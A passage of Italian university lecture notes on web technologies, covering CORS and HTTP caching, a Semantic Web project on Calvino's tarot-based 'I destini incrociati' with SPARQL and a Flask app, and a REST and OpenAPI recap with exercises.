- **Soluzione (CORS):** Basata sul metodo `OPTIONS` per indicare i domini ammessi.

CORS (W3C Rec 29/1/2013)

- **Tecnica:** Solo per connessioni Ajax.
- **Headers:**
  - **Richiesta:** `Origin` (dominio del contenuto).
  - **Risposta:** `Access-Control-Allow-Origin` (domini consentiti).
- **Preflight:** Verifica preliminare con `OPTIONS`.
- **Sessione CORS:**
  1. **Richiesta:** `GET` o `OPTIONS`, `Origin: www.dominio1.com`
  2. **Risposta:** `Status code: 200`, `Access-Control-Allow-Origin: http://www.dominio1.com` (o `*`)

Express.js e CORS

- **Middleware:** `cors`.

- **Funzioni:** Aggiunge header `Origin` e `Access-Control-Allow-Origin`.
- **Opzioni:** Abilitare tutti i domini, domini specifici, altre opzioni.

HTTP Caching

- **Tipi:** Client-side, server-side, proxy.
- **Obiettivi:**
  - Server-side: Riduce i tempi di computazione.
  - Altre: Riducono il carico di rete.
- **Meccanismi (HTTP/1.1):**
  - **Server-specified expiration:**
    - `Expires` header.
    - `max-age` directive in `Cache-Control`.
  - **Heuristic expiration:** La cache stima la durata in base ad altri header (es. `Last-Modified`).

Cache-Control

- **Direttive:**
  - `must-revalidate`: La risposta scaduta non può essere usata (riprendere dall'origin server, 504 se non disponibile).
  - `no-cache`: Richiesta sempre all'origin server.

Heuristic Expiration

- **Algoritmo:** Non fissato, dipende dall'implementazione.
- **Risposta:** 113 (heuristic expiration) se non valida con sicurezza.

Validazione delle Risorse in Cache

- **Obiettivo:** Verificare se una risorsa è ancora valida dopo la scadenza.
- **Metodi:**
  - `HEAD`: Richiede la data di ultima modifica (richiesta in più).
  - **Richiesta condizionale:**
    - Se modificata: Risposta normale.
    - Se non modificata: 304 (Not Modified) senza body.
- **Headers:** `If-Match`, `If-Modified-Since`, `If-Unmodified-Since`.

Lezione_TechWeb_inf_24: I “destini incrociati” di Italo Calvino - Modellazione e Visualizzazione Semantica

Introduzione

- **Opera:** "I destini incrociati" di Italo Calvino, opera di letteratura combinatoria (Einaudi, 1973).
- **Tarocchi:** Sistema di segni e linguaggio, basato sul mazzo Pierpont-Morgan Bergamo.
- **Struttura:** "Quadrato magico" creato dall'incrocio di storie generate dalle carte dei tarocchi.
  - Prime 6 storie: delineano la forma geometrica.
  - Ultime 6 storie: inserite nel quadrato, incrociandosi con le precedenti.
- **Esempio:** Storia dell'ingrato punito (riassunto della storia fornito).
- **Collegamenti semantici:**
  - Identità o evoluzione della rappresentazione delle carte.
  - Relazioni narrative tra carte e protagonisti.

Modellazione e Approccio (Semantic Web)

- **Obiettivo:** Rappresentare e visualizzare le relazioni semantiche tra gli elementi dell'opera.
- **Approccio:** Semantic Web.
  - Documenti arricchiti con metadati per definire il contesto semantico.
  - Facilita ricerche avanzate e la costruzione di reti di relazioni.
- **Tripla:** Unità fondamentale del Semantic Web (Soggetto - Predicato - Oggetto).
  - **Soggetto:** Nodo (URI).
  - **Predicato:** Arco (URI) - relazione.
  - **Oggetto:** Nodo (URI o valore).
- **Ontologia (Schema dei dati):** ODIO (Ontologia specifica per il progetto).
  - Definisce classi e proprietà per rappresentare gli elementi dell'opera (carte, storie, significati, ecc.).
- **Knowledge Base (Dati):** BACODI.
  - Istanziazioni dell'ontologia ODIO con i dati specifici dell'opera.
  - Rappresentazione a grafo delle relazioni.
- esempio di tripla per collegare semanticamente un dato cavaliere di coppe al suo significato:
  - `<https://w3id.org/odi/data/cavaliere-di-coppe-storiaUno>` `<https://w3id.org/odi/data/carriesRepresentation>` `<https://w3id.org/odi/data/significato/cavaliere-di-coppe-storiaUno-protagonista>`

Estrazione dei Dati (SPARQL)

- **Triplestore:** Database ottimizzato per l'archiviazione e il recupero di triple.
  - Simile a un database relazionale, ma ottimizzato per le triple.
  - Importazione/esportazione tramite RDF e altri formati.
  - Esempi: Blazegraph, GraphDB, Jena Fuseki, Virtuoso, Stardog.
- **SPARQL:** Linguaggio di interrogazione per triplestore.
  - Permette di estrarre dati specifici dalla Knowledge Base.

- **Esempi di query SPARQL:**
  - Quali sono le carte nel mazzo di tarocchi?
  - Quali sono le carte che compaiono nelle storie?
  - Quali sono le carte che *non* compaiono nelle storie?
  - Quali sono i significati delle carte numerali con il seme di Denari?
  - Quali sono le dimensioni delle iconografie associate al protagonista?
  - Quali carte hanno lo stesso significato?

Perché un Grafo?

- **Flessibilità:** Ogni nodo può essere connesso ad altri in qualsiasi direzione.
- **Adattabilità:** Rappresenta bene relazioni diverse e non omogenee tra elementi.
- **Efficienza:** Evita la "data sparseness" (molti campi vuoti) tipica delle tabelle.
- si presta bene a rendere tante relazioni diversi tra gli elementi, caratteristica fondamentale in questo progetto

WebApp (MACODI)

- **Obiettivo:** Fornire un'interfaccia user-friendly per esplorare le relazioni nei dati.
- **Strumenti di accesso:**
  - **Indici:** Navigazione per contesto GLAM (catalogo, indici).
  - **Visualizzazioni specifiche:** Per carte, storie, significati, ecc.
  - **Grafici:** Per raggruppamenti di dati e relazioni latenti.
  - **SPARQL endpoint:** Per utenti esperti che vogliono informazioni specifiche.
- **Architettura:**
  - **Frontend:** HTML/CSS + Bootstrap + Jinja templates.
  - **Backend:** Python Flask.
  - **Database:** Triplestore (Blazegraph).
- **Struttura:**
  - `setup.sh` : Setup dell'applicazione.
  - `app.py` : Backend (Python Flask).
  - `templates/` : Template HTML.
  - `data/` : Ontologia, Knowledge Base e triplestore.
  - `assets/` : Risorse statiche (CSS, JS).

Deployment

- **URI e Redirect:**
  - Utilizzo di URI persistenti (es. `https://w3id.org/odi/data/carte/cavaliere-di-coppe`).
  - Redirect alla visualizzazione appropriata (es. `https://projects.dharc.unibo.it/odi/carte/cavaliere-di-coppe`).

Setup Locale di MACODI

- Repository GitHub: `https://github.com/dharc-org/odi`
- Documentazione: `README.md`

Riepilogo Concetti Chiave

- **Letteratura combinatoria:** Opera in cui la struttura narrativa è generata dalla combinazione di elementi (in questo caso, le carte dei tarocchi).
- **Semantic Web:** Estensione del Web che utilizza metadati per definire il contesto semantico dei dati.
- **Ontologia:** Schema che definisce classi e proprietà per rappresentare un dominio di conoscenza.
- **Knowledge Base:** Insieme di dati strutturati secondo un'ontologia.
- **Tripla:** Unità fondamentale del Semantic Web (Soggetto - Predicato - Oggetto).
- **Triplestore:** Database ottimizzato per l'archiviazione e il recupero di triple.
- **SPARQL:** Linguaggio di interrogazione per triplestore.
- **Grafo:** Struttura dati che rappresenta relazioni tra nodi tramite archi.
- **WebApp:** Applicazione web che fornisce un'interfaccia per interagire con i dati.
- **URI:** Identificatore univoco di una risorsa sul Web.
- **Redirect:** Reindirizzamento da un URI a un altro.
- **GLAM**: gallerie, biblioteche, archivi e musei.

Considerazioni

- Il progetto mostra l'utilita del semantic web per rappresentare dati complessi, specialmente in unione con dati provenienti da un contesto GLAM.
- Vengono mostrate le potenzialità di un approccio basato su ontologia e knowledge base per l'analisi e la visualizzazione.
- Viene usata un'applicazione web per la visualizzazione e l'esplorazione dei dati, con strumenti adatti sia agli utenti base, sia per quelli avanzati.
- la documentazione per il setup è semplice ed efficace.

OpenAPI - Appunti

Recap: CRUD

- **CRUD** è un pattern per applicazioni che trattano dati, con quattro operazioni fondamentali:
  - **Create:** Inserimento di un nuovo record (es. nuovo cliente).
  - **Read:** Accesso in lettura al database.
    - Individuale: Dati di un singolo record (es. scheda cliente).
    - Contenitore: Lista di record con una proprietà specifica (es. clienti di Bologna).
  - **Update:** Modifica di un record esistente (es. numero di telefono di un cliente).
  - **Delete:** Rimozione di un record (es. eliminazione cliente).

Recap: REST

- **Architettura REST:** 4 punti chiave:

  1. Ogni concetto rilevante è una **risorsa**.
  2. Ogni risorsa ha un **URI** identificativo.
  3. **Verbi HTTP** per le operazioni CRUD:
     - `PUT` : Creazione (il client *decide* l'identificatore).
     - `GET` : Visualizzazione.
     - `POST` : Modifica o creazione (il client *non* decide l'identificatore).
     - `DELETE` : Cancellazione.
  4. **Rappresentazione** parametrica dello stato della risorsa, personalizzabile con `Content-Type` .

- **Individui e Collezioni:**

  - Concetti fondamentali: singolo elemento (es. un cliente) vs. insieme di elementi (es. tutti i clienti).
  - Entrambi hanno URI.
  - Operazioni CRUD su entrambi.
  - Il corpo di richieste/risposte è una *rappresentazione* della risorsa, non la risorsa stessa.

- **Verbi HTTP in REST (Esempi):**

Verbo	URI	Descrizione
`GET`	`/customers/`	Elenca tutti i clienti.
`GET`	`/customers/abc123`	Dati del cliente con id=abc123.
`POST`	`/customers/`	Crea un nuovo cliente (il server decide l'ID).
`PUT`	`/customers/abc123`	Crea un nuovo cliente con ID=abc123 (il client decide l'ID).
`PUT`	`/customers/abc123`	Modifica *tutti* i dati del cliente id=abc123.

`POST`	`/customers/abc123`	Modifica *alcuni* dati del cliente id=abc123.
`DELETE`	`/customers/abc123`	Cancella il cliente id=abc123.
`POST`	`/customers/abc123/telephones/`	Modifica dati di una sottorisorsa.

Descrivere API con OpenAPI

- **API RESTful:** Utilizza i principi REST.
- **Documentazione di una API REST:**
  - **End-point (URI/route):** Collezioni ed elementi singoli.
  - **Metodi HTTP:** Cosa succede con `GET`, `PUT`, `POST`, `DELETE`.
  - **Rappresentazioni:** Input e Output (spesso con esempi, senza schema formale).
  - **Errori:** Condizioni e messaggi di errore.
- **Swagger e OpenAPI:**
  - Swagger: Ecosistema di strumenti per API REST (creazione, documentazione, ecc.).
  - OpenAPI: Linguaggio (precedentemente Swagger) per la documentazione di API REST, ora di pubblico dominio.
  - Serializzazione: JSON o YAML.
  - Standard industriale per API REST.
  - Generazione automatica di documentazione, modelli e codice.
- **YAML (Ain't a Markup Language):**
  - Linearizzazione di strutture dati.
  - Sintassi simile a Python (indentazione).
  - Simile a JSON (superset).
  - Tipi: scalari (stringhe, interi, float), liste (array), array associativi (coppie chiave-valore).

OpenAPI (2.0) in YAML - Struttura

- **Informazioni Generali:**
  - `host`, `schemi supportati` (`http`, `https`), `version`, `title`, `description`.
- **Sezione `paths`:**
  - Parte centrale: descrive i percorsi (URL) delle operazioni.
  - Struttura: `<host>/<basePath>/<path>`.
  - Per ogni `path` (endpoint):
    - Sottosezioni per ogni operazione (metodo HTTP).
    - Per ogni operazione:
      - Informazioni generali.
      - Parametri di input (`parameters`) e output (`responses`).

```
<path>
    └── <Operazione (metodo HTTP)>
```

```
        ├── Formati in Output
        └── Parametri in Input
```

- **Parametri in Input (`parameters`):**
  - `in` : Dove si trova il parametro (`path` , `query` , `body` , `header` , `formData`).
  - `name` : Nome del parametro.
  - `description` : Descrizione.
  - `required` : `true` se obbligatorio, `false` altrimenti.
  - `schema` : Formato del valore (tipo scalare, oggetto, array).
    - Tipi scalari: `string` , `number` , `integer` , `boolean` , `array` , `file` .
  - Esempi
    - Parametro in path: `/pet/{petId}` .
    - Parametro in query: `/pet/?status=ready` .
    - Parametro nel body: Oggetto JSON.
- **Oggetti e Definizioni (`definitions`):**
  - Definisce i tipi di oggetti complessi, con proprietà e valori possibili.
  - Referenziabili con `$ref` in `schema` (sia in input che in output).
- **Output (`responses`):**
  - Codici di risposta HTTP (`200` , `400` , `404` , ecc.).
  - `description` : Descrizione della risposta.
  - `schema` : Tipo di output nel body (se presente). Può essere un oggetto o un array di oggetti.
  - Esempio:

```yaml
responses:
  '200':
    description: Successo
    schema:
      type: array
      items:
        $ref: '#/definitions/Pet'  # Riferimento a un oggetto definito
  '404':
    description: Non trovato
```

- **Swagger Editor:** https://editor.swagger.io/

Esercizi (Struttura Concettuale)

Gli esercizi proposti richiedono di progettare API REST parziali e descriverle in OpenAPI, specificando:

- **Risorse:** Quali concetti sono modellati (es. menù, piatti, articoli, giochi).
- **URI:** Come sono strutturati gli endpoint (es. `/menus` , `/menus/{id}` , `/articles`).
- **Metodi HTTP:** Quali verbi sono usati per quali operazioni (es. `GET /menus` , `POST /articles`).
- **Parametri:** Input necessari (es. `categoryId` , `date` , `minPlayers`).
- **Risposte:** Struttura dell'output (es. array di oggetti, oggetto singolo, messaggi di errore).

- **Definizioni di oggetti:** Se necessario, definire la struttura degli oggetti complessi.

I concetti chiave sono:

1. **Ristorante:** Gestione di menù e piatti.
2. **Blog di Botanica:** Gestione di articoli e categorie.
3. **Piattaforma di Giochi:** Gestione di giochi, categorie e numero di giocatori.

Conclusioni

- REST: Applicazione vista come un ambiente con stato modificabile tramite comandi (metodi HTTP) su risorse (URI), con rappresentazioni esplicite (`Content-Type`).
- Vantaggi di REST: Sfrutta appieno le caratteristiche del web (caching, proxying, sicurezza).
- Semantic Web: Possibilità di integrazione con tecniche del Semantic Web per funzionalità avanzate.